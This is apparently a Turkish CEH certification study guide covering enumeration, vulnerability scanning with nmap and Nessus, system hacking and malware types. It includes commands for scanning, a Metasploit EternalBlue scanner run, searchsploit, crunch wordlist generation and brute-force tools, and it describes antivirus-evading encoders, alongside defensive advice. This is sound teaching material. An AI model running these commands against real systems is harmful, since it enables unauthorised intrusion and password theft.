- NetBIOS, OSI 5. Katmanda çalışır.

SMB (Server Message Block); Türkçe karşılığı "Sunucu İleti Bloğu" olan, sunucu ve istemci arasındaki iletişimi sağlayan bir network protokolüdür. OSI modelinin Uygulama katmanında çalışan SMB, dosya paylaşımlarına erişmede, ağ, yazıcı ve çeşitli bağlantılarda kullanılır. 139 ve 445 portlarını kullanır.

SMB sürümleri ve kullandıkları işletim sistemleri;

- SMB1: Windows Server 2000/2003 ve Windows XP
- SMB2: Windows Server 2008 ve Windows Vista SP1
- SMB2.1: Windows Server 2008 R2 ve Windows 7
- SMB3: Windows Server 2012 ve Windows 8

* **NetBIOS Enumeration Araçları:** SuperScan, Hyena, Winfingerprint

Nbtscan Aracı:

- nbtscan aracı bir subnette netbios name servisi açık olan cihazları tespit etmek ve gerekli bilgileri toplamak için kullanılır.

```
# root@kali:/home/kali# nbtscan 192.168.93.0/24
```

SNMP Servisi

- Simple Network Management Protocol, ağa bağlı cihazların yönetim ve denetimi için kullanılır.
- Varsayılan olarak UDP 161-162 portlarını kullanır.
- OSI 7. Katmanda çalışır.
- 3 bileşenden oluşur;
 - * Ajan uygulama
 - * Yönetici uygulama
 - * Ağ yönetim sistemi

* **SNMP Tespit/Sorgu Araçları:** OpUtils, SNMPUtil, SNScan, Solarwinds IP Network Browser, SNMP Scanner, SNMP Walk

DNS Servisi

- Domain Name System, Domain name-IP adresi arasında dönüşüm yapar.
- DNS varsayılan olarak;
 - * UDP 53 (sorguları çözümlmek için)
 - * TCP 53 (bölge transferleri için) portlarını kullanır.
- OSI 7. Katmanda çalışır.
- Zone (Bölge): DNS'teki belli bir etki alanındaki kayıtların bütünüdür. - DNS Tespit/Sorgu Araçları; Nslookup, Dig, host

SMTP Servisi

- Simple Mail Transfer Protocol, elektronik posta göndermeye/iletmeye yarar.
- Varsayılan olarak TCP 25 ve 587 portlarını kullanır.
- * **SMTP Tespit/Sorgu Araçları:** NetScan Tools Pro

NTP Enumeration

- Network Time Protocol, ağdaki cihazların zamanını senkronize etmeye yarar.
- UDP 123 portunu kullanır.
- OSI 7. katmanda çalışır.

* NTP Tespit/Sorgu Araçları: ntptrace, ntpdc, ntpq

LDAP Enumeration

- Light Weight Directory Access Protocol, Microsoft Active Directory, OpenLDAP gibi dağıtık dizin servislerine erişim için kullanılır.
- Varsayılan olarak TCP 389 portunu kullanır.
- OSI 7. katmanda çalışır.

* LDAP Tespit/Sorgu Araçları: Active Directory Explorer, Active Directory Domain Services Management Pack, LDAP Administration Tool, Softerra LDAP Administrator.

Unix/Linux Enumeration Araçları

- Finger
- Rpcclient
- Rpcinfo
- Showmount
- enum4linux

enum4linux Aracı

- SAMBA üzerinden Linux/Windows sistemlerin bilgisini verir.

```
root@kali:/home/kali# enum4linux -S 192.168.93.133
```

Windows Enumeration Araçları

- Psexec
- Psgetsid
- Pskill
- Pslist
- Psloggedon
- Psloglist
- Sid2user / user2sid

Ne Önlem Alınmalı?

- Gereksiz servisler kapatılmalı
- Kapatılmayan servisler belli IP'lerden erişilecek şekilde düzenlenmeli
- Şifreli protokoller tercih edilmeli
- Varsayılan bilgiler bulundurulmamalı
- SMTP sunucuları gönderilen mail adresini doğrulamalı.
- Loglama ve alarm sistemi oluşturulmalı.

Module 5: Vulnerability Analysis

Vulnerability Analysis (Zafiyet Analizleri), bu aşama CEH'in 5. modülüdür. Zafiyet taramalarının yapıldığı aşamadır.

Vulnerability Scan Araçları: Nmap, OpenVAS, Nessus

Şu ana kadar yaptığımız işlemleri göz önünde bulundurursak; Bir hedef belirledik – Bilgi topladık – Daha çok bilgi topladık – Sistemin portları açık mı kapalı mı diye baktık – Servis taraması yaptık. Şimdi ise bulduğumuz servislerdeki zafiyetleri tarama kısmını bu bölümde işleyeceğiz.

Zafiyet Tarama;

- Zafiyet taramalarına başlamadan önce yapılacak ilk adım hedef cihazın/networkün erişilebilir olup olmadığının tespitidir.
- Zafiyet taramalarında saldırganlar tarafından en çok kullanılan araç "Nessus" zafiyet tarayıcıdır.
- Nessus hem zafiyet denetimi hemde uyumluluk denetimi yapabilen güçlü bir araçtır.
- Linux cihazlarında, nessus sunucusunun yapılandırılabilmesi için arkaplanda nessus client üzerinde "nessus &" komutu çalıştırılmalıdır.

Zafiyet Kategorileri;

- True Positive : Olumlu bir şey söylüyorum ve bu doğru.
- True Negative : Olumsuz bir şey söylüyorum ve bu doğru.
- False Positive : Olumlu bir şey söylüyorum ama bu yanlış.
- False Negative : Olumsuz bir şey söylüyorum ama bu yanlış.

Ağ Zafiyet Tarayıcıları;

- SATAN
- Nessus
- OpenVAS
- Nmap

NMAP ile Zafiyet Taraması;

```
root@kali:~/Desktop# nmap -iL /root/Desktop/target_IPs.txt --script *-vuln-*
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-02 11:15 EST

Nmap scan report for 192.168.91.131
Host is up (0.00035s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 00:0C:29:29:23:4B (VMware)



Host script results:
|_ samba-vuln-cve-2012-1182: NT STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
VULNERABLE:
Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
State: VULNERABLE
IDs: CVE:CVE-2017-0143
Risk factor: HIGH
A critical remote code execution vulnerability exists in Microsoft SMBv1
servers (ms17-010).

Disclosure date: 2017-03-14
References:
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
```


Nessus Zafiyet Tarama Aracı

- <https://www.tenable.com/products/nessus>
- Güvenlik zafiyeti tarama programı
- Geniş ve kapsamlı bir tarama
- Düşük maliyet
- Ölçeklendirilebilir bir yapı
- Nessus Home aracı ile ücretsiz hizmet

Nessus Basic Network Scan;



nessus Essentials Scans Settings

My Host Discovery Scan

[Back to My Scans](#) Configure Audit Trail Launch Report

Hosts 5 Vulnerabilities 2 History 1

Filter Search Hosts 5 Hosts

Host	Ports
<input type="checkbox"/> 192.168.93.254	
<input type="checkbox"/> 192.168.93.131	135, 139, 445, 49152, 49153, 49154, 49155, 49156, 49174
<input type="checkbox"/> 192.168.93.130	135, 139, 445, 49664, 49665, 49666, 49667, 49668, 49670, 50343
<input type="checkbox"/> 192.168.93.128	
<input type="checkbox"/> 192.168.93.2	

Scan Details

Policy: Host Discovery
 Status: Completed
 Scanner: Local Scanner
 Start: Today at 6:54 AM
 End: Today at 6:55 AM
 Elapsed: a few seconds

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Tenable News

CVE-2020-15999,
 CVE-2020-17087:
 Google Chrome Free...

nessus Essentials Scans Settings

My Basic Network Scan

[Back to My Scans](#) Configure Audit Trail Launch Report Export

Hosts 3 Vulnerabilities 38 History 1

Filter Search Hosts 3 Hosts

Host	Vulnerabilities
<input type="checkbox"/> 192.168.93.128	38
<input type="checkbox"/> 192.168.93.131	35
<input type="checkbox"/> 192.168.93.130	30

Scan Details

Policy: Basic Network Scan
 Status: Completed
 Scanner: Local Scanner
 Start: Today at 6:55 AM
 End: Today at 7:01 AM
 Elapsed: 6 minutes

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Tenable News

How to Leverage
 Nessus Scan Reports
 for Better Vul...

My Basic Network Scan / 192.168.93.131 / Microsoft Windows (Multiple Iss...

Configure Audit Trail Launch

[Back to Vulnerabilities](#)

Vulnerabilities 20

Search Vulnerabilities 5 Vulnerabilities

Sev	Name	Family	Count	
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote c...	Windows	1	
CRITICAL	Unsupported Windows OS (remote)	Windows	1	
HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERN...	Windows	1	
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentiale...	Windows	1	
INFO	WMI Not Available	Windows	1	

Scan Details

Policy: Bas
 Status: Cor
 Scanner: Loc
 Start: Toc
 End: Toc
 Elapsed: 6 m

Vulnerabilities



My Basic Network Scan / Plugin #97833

Configure Audit Trail Launch Ref

[Back to Vulnerability Group](#)

Vulnerabilities 20

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMP...

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Plugin Details


Severity: High
 ID: 97833
 Version: 1.24
 Type: remote
 Family: Window:
 Published: March 2
 Modified: October

Risk Information


Risk Factor: High
 CVSS v3.0 Base Score 8.
 CVSS v3.0 Vector: CVSS: /UI:N:S:U/C:H/I:H/A:H
 CVSS v3.0 Temporal Vect /RL:O/RC:C
 CVSS v3.0 Temporal Scor
 CVSS Base Score: 9.3
 CVSS Temporal Score: 8.1
 CVSS Vector: CVSS2#AV: /I:C/A:C
 CVSS Temporal Vector: C)

Nessus ile Gelişmiş Zafiyet taraması

- New Scan'e tarama başlatmak üzere tıklıyoruz



- Advance Scan seçiyoruz



Module 6: System Hacking

System Hacking (Sistem Hack), bu aşama CEH'in altıncı modülüdür. Bu aşamada şimdiye kadar bulduğumuz bilgileri ve zafiyetleri kullanarak bir makineyi nasıl ele geçirme işlemleri yapacağımızdan bahsedeceğiz

Exploit DB Nedir?

- <https://www.exploit-db.com>
- Exploitlerin bulunduğu geniş bir veritabanı sitesidir.

Searchploit ile Exploit Bulma

```
root@kali:/home/kali# searchploit SAMBA
```

komutunu kullanarak karşımıza SAMBA ile ilgili exploitleri listeleyebiliriz, indirebiliriz. Kali Linux'ta mevcuttur.

Metasploit Framework

Metasploit açık kaynak kodlu bir exploit framework'üdür.

- Msfconsole
- Show payload
- Show encoders
- Show info
- Msfupdate
- Show auxiliary
- Show exploits

Exploits: Güvenlik açıklarını sömürmek için kullanılan scriptlerdir.

Auxiliary: Sömürmeye yardımcı olan modüllerdir. Yani var mı, yok mu kontrol edeceğimiz modüllerdir. Exploit ararken listede auxiliary modülü gördüğümüzde demektir ki "evet bir güvenlik açığı var, ancak sana Shell veremem" demektir.

Encoders: Ben bir zararlı oluşturdum, bu yazılımı hiçbir anti-virüs etkilenmeden, hiçbir anti-virüse yakalanmadan karşı tarafa iletebilmek için bunu encode ediyorum. Kodluyorum, karmaşıklaştırıyorum ki yakalanmasın. Bunun için encoder kullanabilirim. Bu framework'te bir zararlı oluşturup encoder ile destekleyerek kodlayabiliyorum.

Payload: Bir hedefe saldırmak için exploit kullanırken, orada hedef makinanın hafızasına yerleşerek bizim istediklerimizi yapmasını sağlayan, bize Shell aldırın kısım burasıdır. Örneğin bir hedeften Shell aldık, bu Shell bind-shell mi yoksa reverse-shell mi? Bind-shell, Karşı tarafa bir istek atıyoruz ve oradan shelli alıyoruz ama ya arada güvenlik cihazı varsa? O zamanda karşı tarafın bana kendi shellini vermesini bekliyorum. Benim yazdığım kod ile, bana Shell vermesi için, karşı tarafı dinlediğim porta yönlendiriyorum. Bu da reverse-shell'dir. Çünkü firewall'da girişler bloklanabilir ama çıkışlar bloklanmaz. O yüzden onun bana gelmesini bekliyorum. O yüzden bind-shell ve reverse-shell kavramları bu anlamda bizim için önemlidir. Normalde Metasploit Framework'te kullanacağımız çoğu exploite default olarak payload'lar atanıyor. **Örnek;** Meterpreter, ileri düzey bir Metasploit payload tipidir.

Eternalblue açığı için Metasploit kullanma örneği;

```
msf6 > search eternalblue
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > Show option
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.2.16
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit
```

Exploit listesini search ile gördükten sonra, "info 0,1,2...n" komutu ile o listedeki herhangi bir exploitin ne olduğunu, nasıl kullanılacağı hakkında detaylı bilgi alabiliriz.

Parola Kırma Teknikleri

- **Brute Force Attack:** Kaba kuvvet saldırısı en etkin yöntemdir ancak zaman alır. Belirli bir kelime bloğunu sürekli üst üste dener
- **Dictionary Attack:** Sözlük saldırısı olarak adlandırılır.
- **Rainbow Attack:** Sözlüğün hash'leri ile karşılaştırma yapılarak parola kırma yöntemidir.
- **Hybrid Attack:** Sözlükteki kelimelere sayı ve sembol ekleyerek şifre listesi oluşturmak için kullanılan yöntemdir.
- **Syllable Attack:** Brute force ve Dictionary attack'ın kombinasyonu diyebiliriz.
- **Rele-based Attack:** Kurala dayalı ataklar. Parola hakkında bir bilgimiz varsa bunları kullanarak oluşturulan şifre sözlüğü yöntemidir. Örneğin; son üç harfi A gibi..

Parola Kırma Araçları

- **Çevrimdışı Parola Kırma Araçları:** Cain&Abel, John The Ripper, Hashcat, L0phtcrack
- **Çevrimiçi Parola Kırma Araçları:** Medusa, Hydra, Ncrack
- * "Crunch" aracı ile sözlük oluşturulabilir.
- **Pass The Hash (PTH):** Windows bir bilgisayara ait parola özeti (LM:NTLM) ile – parolaya gerek olmadan - bir saldırganın uzak bir sunucuya veya hizmete kimlik doğrulaması yapmasını sağlayan bir hack tekniğidir.

Güçlü Parola Özellikleri

- En az 8 karakterli olmalıdır.
- Büyük/küçük harf, rakam, özel karakter içermelidir.
- Parolalar, kullanıcı adını içermemeli, tahmin edilebilir olmamalıdır.
- Varsayılan olarak gelen (üretici) parola bilgilerinden farklı olmalıdır.
- Mümkünse çok faktörlü kimlik doğrulama yöntemleri kullanılmalıdır.

DNA (Distributed Network Attack): Parola kırma amacıyla, TCP/IP ile yönetilen ve bir şekilde ele geçirilen bilgisayarların işlemci gücünü kullanan saldırı tekniğidir.

Kimlik Doğrulama Faktörleri:

Something you know/have/are - 1/2/3. Faktörlü kimlik doğrulaması. - bildiğin/telefonun/parmak izi

Crunch ile Wordlist Oluşturma

```
root@kali:/home/kali# crunch 9 12 -t furkan%% -o sozluk.txt
```

- 8: En az sekiz karakterli olacak
- 12: En çok on iki karakterli olacak.
- %: 0-9 arasındaki rakamlar anlamını taşır.

Crunch ile Rainbow Table Oluşturma

- Kali üzerinde bulunan "Crunch" aracı ile belirli bir patterne göre "Rainbow Table" oluşturulabilir.
- "Rainbow Table" anlamlı yada anlamsız tüm kelimelerde oluşan sözlüğe verilen isimdir.
- Böylelikle doğru kombinasyon bu sözlük içerisinde mutlaka bulunacaktır.
- Ancak bu sözlüklerin dezavantajı çok fazla yer kaplaması ve Brute Force atağın çok uzun sürmesidir.
- Sözlük ya da Rainbow Table oluşturulduktan sonra http, SSH, FTP, TELNET vb. servislere "Hydra" aracı ile Online Brute Force atak yapılabilir.

- , (Büyük harf)
- @ (Küçük harf)
- % (Rakam)
- ^ (Özel karakter) anlamına gelir.

Cuppy.py Aracı

- <https://github.com/MeBus/cupp>

Module 7: Malware Threat

Malware Threat (Zararlı Yazılım Tehditleri), bu aşama CEH'in 7. modülüdür. Burada zararlı yazılımları ve türlerini öğreneceğiz.

Zararlı Yazılım Çeşitleri

- **Adware:** Reklam amaçlı hazırlanan zararlı yazılımlardır.
- **Trojan:** Trojan çalıştıran kullanıcı hakları ile işlem gerçekleştirilir. Saldırganın uzaktan bağlantı kurmasını sağlayan bir yazılım. Aynı zamanda loglama yapılabilir ve güvenlik duvarı / anti-virüsü devre dışı bırakabilir bir yetki alınmış olur.
- **Arka Kapılar (Backdoor):** Bilerek ya da bilmeyerek bırakılmış eksiklikleri, girişleri sömürebiliyoruz. Bunlara arka kapı diyoruz.
- **Virüs:** Yayılabilen, kopyasını başka bir yere bulaştıran bir zararlı yazılımdır.
- **Solucanlar (Worm):** İnsan etkileşimine gerek duymadan kendi kendine çoğalabilen, kendisi çalışabilen ve yer edinen bir zararlı yazılım çeşididir.
- **Fidye Yazılımlar (Ransomware):** Sistem dosyalarını şifreledikten sonra bu dosyaların açılabilmesi için kullanıcıdan fidye talep eden zararlı yazılım çeşididir.
- **Rootkit:** Saldırganın istediği zaman bağlantı kurması için kullanılan proses veya dosya gizlemeye yarayan, legal yazılımları zararlı yazılımlarla değiştiren, amacına göre de klavye girdilerini dinleyebilen arka kapı tarzında bir zararlı yazılım çeşididir.
- **Casus Yazılımlar (Spyware):** Spyware, bilgisayar kullanıcısının kendi rızası ve/veya bilgisi dışında veri toplayan casus yazılımlardır. Daha genel veya farklı anlamları da olan "malware" ve "adware" gibi adlar da "spyware" yerine kullanılabilir.
- **Botnet:** DOS saldırılarında kullanmak için zombi bilgisayarlardan oluşan sisteme de botnet diyoruz.

Virüs Yaşam Döngüsü

- Tasarım (Design)
- Çoğalma (Replication)
- Başlama (Launch)
- Tespit Edilme (Detection)
- Tanınma (Incorporation)
- Kaldırılma (Elimination)

Virüs Çeşitleri

- **Macro Virüs:** Microsoft'un Office uygulamalarını hedef alan bir virüs.
- **Cavity Virüs:** Kendini injekte ettiği dosyayı indirip kuran bir virüs.
- **Stealth Virüs:** Kendini anti-virüslerden saklar, çalıştığı zaman servisin işleyişini bozar. Kendini anti-virüse gizledikten sonra kendini baskı altında hissetmediği anda çalışmaya başlar. Aynı anda system boot sector'ünü ve çalıştırılabilir dosyaları enfekte eden bir virüs.

* Anti-virüs programları "Boot Sector" üzerinde dosyaları tarayarak zararlıyı tespit eder.

Arka Kapı Yöntemleri

- Sistemde yeni bir port açarak
- Sistemdeki mevcut olarak açık olan portlardan geçerek veya tünelleyerek
- Sistemde veya uygulamada yeni bir kullanıcı oluşturarak
- Sistemdeki veya uygulamadaki gizli bir kullanıcıyı kullanarak
- Servislerdeki veya uygulamadaki açıklıkları kullanarak, arka kapı yöntemleri uygulanabilir.

Trojanlar

Tanınmış trojanlar ve çalıştıkları portlar

- TCP Wrapper(421), Doom(666), Snipernet(667), Winhole(1080, 1095, 1097, 1098), Spysender(1807), Deep Throat(UDP 2140), Whack-a-mole(12361, 12362), Tini(7777), Netbus(12345,12346), Girlfriend(21544), Master Paradise(3129,40421,40422,40426), Whack a mole(12362,12363), Back Orifice(31337, 31338)

Wrapper

- Trojan yükleyip çalıştıran, masum bir çalıştırılabilir dosya görünümlü uygulamadır. Oyunlar, programlarla zararlı yazılımlar bu şekilde bulaşır.
- Dropper + Trojan + Legal uygulamadan oluşur.

